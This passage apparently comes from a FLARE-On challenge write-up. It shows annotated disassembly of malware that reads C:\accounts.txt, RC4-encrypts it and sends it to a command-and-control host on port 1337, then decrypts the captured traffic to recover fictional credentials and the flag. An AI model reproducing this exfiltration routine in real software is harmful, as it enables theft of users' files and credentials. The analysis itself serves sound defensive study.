seg000:002403B8 push    GENERIC_READ
                                        Open C:\accounts.txt
seg000:002403BD push    eax
seg000:002403BE lea     eax, rva g_dynamic_IAT_1[esi]
seg000:002403C4 call    [eax+myAPIs_1.CreateFileA]
seg000:002403C6 mov     edx, eax
seg000:002403C8 lea     ecx, [ebp+file_contents]
seg000:002403CE lea     eax, [ebp+num_bytes_read]
seg000:002403D4 push    0
seg000:002403D6 push    eax             ; number of bytes read
seg000:002403D7 push    100h
seg000:002403DC push    ecx             ; buffer
seg000:002403DD push    edx             ; file handle
seg000:002403DE lea     eax, rva g_dynamic_IAT_1[esi]
seg000:002403E4 call    [eax+myAPIs_1.ReadFile]      Read file data
seg000:002403E7 lea     eax, rva szIntrepidmango[esi] ; "intrepidmango"
seg000:002403ED lea     edx, [eax]
seg000:002403EF lea     ebx, [ebp+rc4_state]
seg000:002403F5 mov     edi, edx
seg000:002403F7 xor     al, al
seg000:002403F9 xor     ecx, ecx
seg000:002403FB dec     ecx
seg000:002403FC repne scasb
seg000:002403FE not     ecx
seg000:00240400 dec     ecx
                                        Set RC4 key
seg000:00240401 mov     eax, ebx
seg000:00240403 call    zSetRC4Key
seg000:00240408 lea     eax, [ebp+rc4_state]
seg000:0024040E lea     edx, [ebp+file_contents]
seg000:00240414 mov     ecx, [ebp+num_bytes_read] RC4 encrypt file data
seg000:0024041A call    zRC4Encrypt
seg000:0024041F lea     eax, [ebp+var_190]
seg000:00240425 push    eax
seg000:00240426 push    202h
seg000:0024042B lea     eax, rva g_dynamic_IAT_2[esi]
seg000:00240431 call    [eax+myAPIs_2.WSAStartup]
seg000:00240433 mov     eax, 0C0A84415h ; 192.168.68.21
seg000:00240438 mov     dx, 539h        ; 1337
seg000:0024043C call    zConnectToC2                 Connect to C2
seg000:00240441 mov     ebx, eax
seg000:00240443 lea     eax, [ebp+file_contents]
seg000:00240449 push    0
seg000:0024044B push    [ebp+num_bytes_read]
seg000:00240451 push    eax
                                        Send encrypted data
seg000:00240452 push    ebx
seg000:00240453 lea     eax, rva g_dynamic_IAT_2[esi]
seg000:00240459 call    [eax+myAPIs_2.send]
seg000:0024045C push    2
                                        Shutdown socket
seg000:0024045E push    ebx
seg000:0024045F lea     eax, rva g_dynamic_IAT_2[esi]
seg000:00240465 call    [eax+myAPIs_2.shutdown]
seg000:00240468 leave
seg000:00240469 pop     edi
seg000:0024046A pop     esi
seg000:0024046B pop     ebx
seg000:0024046C retn
```

Figure 23: Overview of function at VA `0x24038F`

C2 COMMUNICATION ANALYSIS

Returning to Wireshark, we identify the final connection to the C2 server by using the filter: `tcp.port==1337`. Like before, we extract and save the raw bytes to the file `accounts.txt.bin`. Using either a Python script or a tool like CyberChef (https://gchq.github.io/CyberChef/), we RC4 decrypt the exfiltrated data as shown in Figure 24.




Figure 24: RC4 decryption in CyberChef

Having decrypted the exfiltrated data, we definitively know what data was stolen from "Reynholm Industries" and can report back. As it turns out, there is also a FLARE-On challenge flag embedded in this data, `h4ve_you_tri3d_turning_1t_0ff_and_0n_ag4in@flare-on.com`, as seen more clearly in Figure 25.

```
roy:h4ve_you_tri3d_turning_1t_0ff_and_0n_ag4in@flare-on.com:goat
moss:Pot-Pocket-Pigeon-Hunt-8:narwhal
jen:Straighten-Effective-Gift-Pity-1:bunny
richmond:Inventor-Hut-Autumn-Tray-6:bird
denholm:123:dog
```

Figure 25: Decrypted contents of `C:\accounts.txt`


HELLO, IT. HAVE YOU TRIED TURNING IT OFF AND ON AGAIN?